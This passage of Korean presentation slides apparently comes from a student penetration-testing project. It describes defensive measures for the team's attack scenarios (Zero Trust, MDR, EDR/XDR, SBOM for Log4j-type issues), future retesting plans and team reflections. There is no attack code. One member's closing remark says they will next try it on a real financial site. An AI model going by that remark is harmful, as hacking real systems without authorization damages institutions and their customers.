
사용자가 업무 수행에 필요한 최소한의 리소스에만 접근하도록 제한하여, 사고 시 피해 범위를 최소화

### 원칙 3 침해 가정 (Assume Breach)

네트워크가 이미 침해되었다고 가정하고, 네트워크 분할로 피해 범위를 최소화하며, 위협 탐지 및 대응 자동화 체계 구축

# 시나리오 보안 대책


## Zero Trust 기반 설계 - 공급망 공격





# 시나리오 보안 대책

## Zero Trust 기반 설계 – 보이스피싱



# 시나리오 보안 대책

## MDR (Managed Detection and Response)

### MDR 적용 필요성

#### 1. 지능형 우회 공격 원천 차단

n8n 무력화 등 자동화 솔루션을 우회하는 위장 공격을 보안 전문가의 분석과 판단으로 정확히 식별함

#### 2. 체류 시간 단축

해커의 침투부터 유출까지의 시간을 분 단위로 단축해 핵심 고객 데이터와 금융 자산을 완벽히 보호함

#### 3. 24/7 대응 체계

심야 시간대 관리자 부재를 노린 빈틈 공격에 연중 무휴 실시간으로 즉각 대응함

#### 4. 능동적 위협 사냥

WingFTP 취약점을 통한 내부망 이동 시도 전, 미세한 잠복 흔적을 선제적으로 찾아 제거함

#### 5. 실시간 원격 격리 및 조치

보이스피싱 및 DB 탈취 감지 즉시 세션 강제 로그아웃 및 네트워크를 원격 격리하여 2차 피해 확산을 차단함

# 시나리오 보안 대책

## EDR, XDR

### EDR (엔드포인트 탐지 및 대응)

#### 1. 적용 대상

관리자 PC, 빌드 서버, DB 서버 등 개별 엔드포인트

#### 2. 핵심 기능

단말기 내부에서 발생하는 모든 행위를 실시간으로 모니터링하고 기록함

#### 3. 시나리오 적용

WingFTP 침투 이후 관리자 PC에서 발생하는 악성 스크립트 실행이나 파일 무결성 훼손 시도를 실시간으로 감시하고, 즉각적인 프로세스 차단을 수행함

### XDR (확장 탐지 및 대응)

#### 1. 적용 대상

네트워크, 클라우드, 이메일, 인증 계정 등 IT 인프라 전 계층

#### 2. 핵심 기능

서로 다른 영역에 분산된 보안 데이터를 하나로 통합하고 기계 주도형 상관관계를 분석하여, 단일 도구로는 찾기 힘든 다단계 공격의 전체 경로를 시각화 함

#### 3. 시나리오 적용

피싱부터 DB 접근까지 복합 공격 맥락 파악 및 대응 우선순위 결정함



# 시나리오 보안 대책

## SBOM(소프트웨어 명세서)



## SBOM이란?

최근 소프트웨어 개발 및 클라우드 인프라 구축 방식이 복잡해지면서, 시스템을 구성하는 코드, 라이브러리, 의존성 등을 명확하게 식별하고 추적하여 보안 취약점에 대응하기 위하여 제조업의 명세서 개념이 도입됨

SBOM은 SW 내부에 어떤 구성요소가 존재하는지 투명하게 식별하여, 사이버 위험을 신속하게 추적하고 관리하기 위한 핵심 도구

# 시나리오 보안 대책

## SBOM(소프트웨어 명세서)

### SBOM 도입의 필요성

Log4j와 같은 세계적으로 사용되는 라이브러리에 취약점이 발견됨  
다른 프레임워크나 솔루션에 내장되어 있어, 소스코드 검색만으로는  
시스템에 포함되어 있는지 탐지하기가 사실상 불가능했음

KISA에 따르면 고위험 취약점을 한 개 이상 포함하고 있는 오픈소스  
코드베이스가 50%에 달할 만큼 관리가 어려움

개발, 유통, 운영 전 단계에서 SW에 어떤 오픈소스나 타사  
라이브러리가 포함되어 있는지 목록화하여 새로운 취약점이 발표될  
경우, 해당 취약한 컴포넌트가 어느 시스템에 쓰이고 있는지 즉시  
검색하여 패치를 적용함

### SBOM 적용 방법


개발자가 코드를 빌드하는 시점에 명세서가 자동으로 생성되도록  
CI/CD 파이프라인에 SBOM 추출 전용 플러그인을 연동함

SBOM 파일을 소프트웨어 구성 분석 도구를 이용하여, 전 세계  
취약점 데이터베이스와 실시간으로 사용 중인 라이브러리 버전에  
알려진 CVE가 존재하는지 스캔함

CHAPTER —

# 04 프로젝트 총평

- 향후 계획
- 프로젝트 소감
- 프로젝트 산출물






# 향후 계획



## 보안 적용

시나리오 모의해킹 결과를  
바탕으로 도출된 방어 대책을 실제  
시스템에 구축

식별된 주요 침투 지점을  
우선순위로 두어 단계적인 시큐어  
코딩 및 보안 패치 진행



## 침투 지점 재검증

기존 시나리오에서 확인된  
취약점에 대해 보안 조치 적용 후  
재침투 테스트 수행

발견한 취약점에 대해 보완 뿐만  
아니라 실질적 방어 기능을 검증



## 취약점 추가 탐색

기존 시나리오 외 영역으로 범위를  
확장하여 미탐지 취약점을 이용한  
공격 탐색

동일 서비스 내 다양한 우회 경로  
및 비정상 로직 시나리오 추가 확인

# 프로젝트 소감

## ✓ 팀장 백승빈

최신 트렌드를 공부할 수 있게 돼서 너무 재밌었고, 공부하는 방법을 알게 돼서 좋았습니다

## ✓ 팀원 최상훈

한정된 자원 속에서 직접 구축한 웹·앱 환경을 시나리오에 다 담지 못해 아쉽지만, 최신 트렌드를 직접 재현해 볼 수 있는 좋은 시간이었던 것 같습니다

## ✓ 팀원 서정우

처음으로 앱을 개발해 보고, 취약점들을 찾아 시나리오에 적용하고 직접 재현해보면서 최신 취약점들을 많이 접하는 좋은 기회였던 것 같습니다

## ✓ 팀원 손지선

6명의 인원으로 이 정도의 퀄리티를 구현한 것에 만족하며, 최신 보안 트렌드를 직접 경험하며 얻은 인사이트가 의미 있었습니다

## ✓ 팀원 성준모

팀 프로젝트 하면서 협업에 대해 이해도가 많이 높아졌고, V8 샌드박스 탈출 등과 같은 취약점에 대해 알게되어 좋았습니다

## ✓ 팀원 표민우

다음번에는 실제 금융 사이트에서 도전해 보겠습니다

# 프로젝트 산출물



Web 취약점 진단 보고서



App 취약점 진단 보고서



시나리오 모의해킹 보고서





감사합니다.

Q&A